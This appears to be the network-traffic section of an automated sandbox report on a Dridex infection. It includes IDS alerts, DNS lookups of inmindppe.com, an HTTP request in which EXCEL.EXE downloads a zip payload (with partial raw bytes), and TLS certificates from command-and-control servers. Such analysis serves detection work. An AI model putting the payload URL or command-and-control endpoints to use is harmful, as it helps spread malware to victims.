01/11/21-16:54:17.972143	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49392	80.86.91.27	192.168.2.22
01/11/21-16:54:18.475582	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49393	5.100.228.233	192.168.2.22
01/11/21-16:54:18.475582	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49393	5.100.228.233	192.168.2.22
01/11/21-16:54:19.528350	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49395	77.220.64.37	192.168.2.22
01/11/21-16:54:20.046162	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49396	80.86.91.27	192.168.2.22
01/11/21-16:54:20.560146	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49397	5.100.228.233	192.168.2.22
01/11/21-16:54:20.560146	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49397	5.100.228.233	192.168.2.22
01/11/21-16:54:21.581721	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49399	77.220.64.37	192.168.2.22
01/11/21-16:54:22.092958	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49400	80.86.91.27	192.168.2.22
01/11/21-16:54:22.641848	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49401	5.100.228.233	192.168.2.22
01/11/21-16:54:22.641848	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49401	5.100.228.233	192.168.2.22
01/11/21-16:54:23.702207	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49403	77.220.64.37	192.168.2.22
01/11/21-16:54:24.228107	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49404	80.86.91.27	192.168.2.22
01/11/21-16:54:24.755334	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49405	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:54:24.755334	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49405	5.100.228.233	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:52:11.383333921 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.432667017 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.432809114 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.434149027 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.483485937 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.492672920 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.492796898 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.493716955 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.493798018 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.495330095 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.495413065 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.497365952 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.497448921 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.505867958 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.505944967 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.505964994 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.506021976 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.506048918 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.506102085 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.506277084 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.506331921 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.516563892 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.516658068 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.516774893 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.516839981 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.542587042 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.542685986 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.542700052 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.542776108 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.543279886 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.543344975 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.543462038 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.543524981 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.545084953 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.545171976 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.545243025 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.545317888 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555166006 CET	80	49167	160.153.133.116	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:52:11.555233955 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555289030 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555347919 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555543900 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555597067 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555653095 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555692911 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555713892 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555728912 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555738926 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555774927 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555783987 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555816889 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.555830956 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.555862904 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.565701008 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.565742016 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.565773010 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.565789938 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.565794945 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.565831900 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.565845966 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.565875053 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.591700077 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.591748953 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.591788054 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.591799021 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.591804028 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.591841936 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.591845036 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.591886997 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.592273951 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.592314959 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.592327118 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.592351913 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.592364073 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.592389107 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.592401981 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.592434883 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.594166994 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.594206095 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.594240904 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.594244957 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.594266891 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.594283104 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.594295025 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.594342947 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604407072 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604460955 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604496956 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604501963 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604540110 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604541063 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604554892 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604587078 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604635000 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604674101 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604681969 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604712963 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604718924 CET	49167	80	192.168.2.22	160.153.133.116
Jan 11, 2021 16:52:11.604752064 CET	80	49167	160.153.133.116	192.168.2.22
Jan 11, 2021 16:52:11.604765892 CET	49167	80	192.168.2.22	160.153.133.116

UDP Packets

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:52:11.303742886 CET	52197	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:11.368813992 CET	53	52197	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:16.102725983 CET	53099	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:16.159302950 CET	53	53099	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:16.173299074 CET	52838	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:16.232958078 CET	53	52838	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:48.119407892 CET	61200	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:48.167299032 CET	53	61200	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:48.184457064 CET	49548	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:48.232584000 CET	53	49548	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:49.228758097 CET	55627	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:49.276504040 CET	53	55627	8.8.8.8	192.168.2.22
Jan 11, 2021 16:52:49.288161993 CET	56009	53	192.168.2.22	8.8.8.8
Jan 11, 2021 16:52:49.338207960 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 16:52:11.303742886 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	inmindppe.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 16:52:11.368813992 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	inmindppe.com		160.153.133.116	A (IP address)	IN (0x0001)
Jan 11, 2021 16:52:49.276504040 CET	8.8.8.8	192.168.2.22	0xa163	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:52:49.276504040 CET	8.8.8.8	192.168.2.22	0xa163	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:52:49.338207960 CET	8.8.8.8	192.168.2.22	0x5489	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 11, 2021 16:52:49.338207960 CET	8.8.8.8	192.168.2.22	0x5489	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- inmindppe.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	160.153.133.116	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:52:11.434149027 CET	0	OUT	GET /eb3kd1le.zip HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: inmindppe.com Connection: Keep-Alive

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:52:11.492672920 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 11 Jan 2021 15:52:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Thu, 19 Nov 2020 20:01:43 GMT ETag: "c0582-4de00-5b47b3264d7c0-gzip" Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Keep-Alive: timeout=5 Transfer-Encoding: chunked Content-Type: application/zip Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec fd 09 54 14 47 f8 37 0a 57 37 20 20 e8 a0 82 83 82 4a 98 d6 51 d9 66 c1 2d 68 44 c1 2d a0 8e 20 0c 0a 2a ca 32 e3 88 42 60 88 0b 28 18 86 28 36 13 8d 82 a3 42 dc 50 31 6e 80 a0 22 a8 e0 8a 06 14 c4 65 8c 90 48 dc a6 15 17 a2 c6 5d fa 3e 35 83 c9 4c fe ef 7b ef f7 9d 73 bf 73 ef 39 5f f0 3c f6 d3 55 d5 bf ae ae 7a ea a9 5f 55 57 d7 4c 9e b9 0e 99 21 84 cc 41 58 16 a1 72 64 f8 f3 45 ff d7 7f e9 20 5d fb 55 74 45 65 d6 97 bf 28 27 02 2f 7f 31 5d 3e 3f c9 25 21 31 5e 96 38 77 a1 4b d4 dc 45 8b e2 95 2e f3 62 5c 12 93 17 b9 cc 5f e4 e2 3f 35 d8 65 61 7c 74 8c 67 97 2e 9d a9 0e 0c c9 38 84 02 09 6b 34 2d f6 e3 9c cf b8 2d a8 eb 17 36 04 29 42 cb 20 57 91 86 b0 86 01 f0 9f dd df 19 b3 d3 eb a4 21 df 08 fd 73 44 be 16 7f 9f 90 1d 49 f5 69 ff 3e fe 7d d0 ff 6d fa 0e a1 6c bd 66 81 52 3d ff 17 0f 29 b0 40 03 ad ff 3f 28 8c 7f fd 15 7f 0f b8 66 ff fb 78 4f 65 cc 12 25 1c 5f 50 1d 19 c2 cf 67 6e 9a c6 05 9e de 33 31 7a ae 72 2e 42 7f e0 00 5f 64 78 a8 c1 a6 e9 20 d8 d7 90 4e 8c 6e e1 7b 4a 3a b0 dc ff 17 e9 44 06 bd 33 fe 2f b2 03 4f f0 bf c3 13 19 d2 25 74 a4 13 fd 2f d2 19 b2 87 26 3a 21 83 41 38 83 78 ff 8f 74 d5 fa e7 85 f0 ba 20 c8 d8 76 08 9c 6e 6e c8 a7 e9 f3 c2 7d 93 12 a3 40 37 d4 85 85 21 6f bb 4c 0b c6 90 bf 98 b8 78 48 a8 af 1b a8 23 7d 46 af ff 8f 74 63 d1 7f 7f ff a7 7f 21 f4 93 69 a1 f4 38 db ac 71 1f e9 2e 76 79 c8 2e 6b b2 95 3c a2 1b 42 0a c4 3a 28 d3 91 1d 1d f2 51 5d 46 c6 ee e8 84 4c 82 cd da e8 71 56 66 02 7a b2 55 96 90 0e b1 a2 49 0f 9c 04 9f 12 b3 e9 07 b3 ce d6 75 fc 61 fc 1d d5 5b 00 17 6e 10 f3 31 8c 66 76 34 c3 99 64 47 19 fe 9f 6e fc ff ea 9f 43 39 5c c4 de fd 37 7e cd b8 8f 7f 56 20 04 19 a2 7d 25 c6 91 86 f8 7f 9f 4f db c1 00 0c 3d f1 63 d6 e4 8f f0 74 59 0e 7b f1 29 64 0f 5f 09 f1 f8 11 eb 56 23 bb ff 8e ff 1d ff 3b fe 77 fc ef f8 df f1 bf e3 7f c7 ff 8e ff 1d ff 3b fe 77 fc ef f8 df f1 bf e3 ff ff 1c e5 ce 76 08 d4 06 50 59 87 e2 ef 91 5d c6 db 4e 4a f2 f2 30 fd bc 42 08 fd 64 07 9e 3f 28 b0 cf 83 94 4b d2 e1 bf d5 e9 38 61 19 24 94 b0 0e e5 70 28 70 84 b8 72 5f 84 90 e4 38 9e cf 9a c6 0e c1 a9 d9 21 af f0 74 c6 10 1c 3b 83 ee 82 0f 74 f5 ff d5 3f f9 b1 2f 90 dd b4 b3 05 ce 38 75 17 fc 7f 56 97 27 78 fe 42 3f 8b 91 e5 70 00 fe af b1 c0 f3 24 a7 0e 20 b4 03 2b b4 3e 81 3a 87 d8 5e 65 86 b2 f4 73 28 fa 70 0f 9c a2 40 7f 8a 71 0c d3 24 f0 3c 19 4f 6c 77 24 64 e1 19 9b 57 35 e3 de e6 e0 39 a0 c9 6f 2f 10 f9 74 c8 5b ce 51 32 83 11 c3 e9 6a 02 ce 2e 8c 25 76 d0 e3 20 70 22 91 f1 48 0c 01 ab bf 26 e0 fc 82 2f 59 08 49 38 47 a7 91 19 8f c5 10 b0 5a 42 62 84 31 66 9b f4 10 63 cd 3a 30 c6 98 e9 41 cc 77 1b 40 cc 3f 83 98 eb 41 2c 36 1b 40 2c 3e 83 58 e8 41 3a e5 18 40 3a 7d 06 e9 a4 07 b1 dc 68 00 b1 fc 0c 62 a9 07 b1 da 64 00 b1 fa 0c 62 a5 07 b1 5e 6b 00 b1 fe 0c 62 ad 07 e9 7c c8 00 d2 f9 33 48 67 3d 88 4d ae 01 c4 e6 33 88 8d 1e c4 36 da 00 62 fb 19 c4 56 0f d2 25 ce 00 d2 e5 33 48 17 Data Ascii: 1faaTG7W7 JQf-hD- *2B`((6BP1n"eH]>5L{ss9_<Uz_UWL!AXrdE]UtEe('/1]>?%!1^8wKE.b_?5ea|tg.8k4--6)B W!sDIi>}mlfR=)@?(fxOe%_Pgn31zr.B_dx Nn{J:D3/O%t/&:!A8xt vnn}@7!oLxH#}Ftc!i8q.vy.k<B:(Q]FLqVfzUIua[n1f v4dGnC9\7~V }%O=ctY{}d_V#;w;wvPY]NJ0Bd?(K8a$p(pr_8!t;t?/8uV'xB?p$ +>:^es(p@q$<Olw$dW59o/t[Q2j.%v p"H &/YI8GZBb1fc:0Aw@?A,6@,>XA:@:}hbdb^kb|3Hg=M36bV%3H

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:52:15.334491014 CET	77.220.64.37	443	192.168.2.22	49168	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:20.144717932 CET	77.220.64.37	443	192.168.2.22	49173	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:22.272886992 CET	77.220.64.37	443	192.168.2.22	49177	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:52:24.377834082 CET	77.220.64.37	443	192.168.2.22	49181	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:26.483844995 CET	77.220.64.37	443	192.168.2.22	49185	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:28.591475010 CET	77.220.64.37	443	192.168.2.22	49189	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:30.659601927 CET	77.220.64.37	443	192.168.2.22	49193	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:32.743416071 CET	77.220.64.37	443	192.168.2.22	49197	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:34.824404001 CET	77.220.64.37	443	192.168.2.22	49201	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:38.580311060 CET	77.220.64.37	443	192.168.2.22	49205	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:40.914674997 CET	77.220.64.37	443	192.168.2.22	49209	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:52:42.972027063 CET	77.220.64.37	443	192.168.2.22	49213	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:45.013258934 CET	77.220.64.37	443	192.168.2.22	49217	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:47.122772932 CET	77.220.64.37	443	192.168.2.22	49221	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:49.165604115 CET	77.220.64.37	443	192.168.2.22	49226	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:51.330600023 CET	77.220.64.37	443	192.168.2.22	49231	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
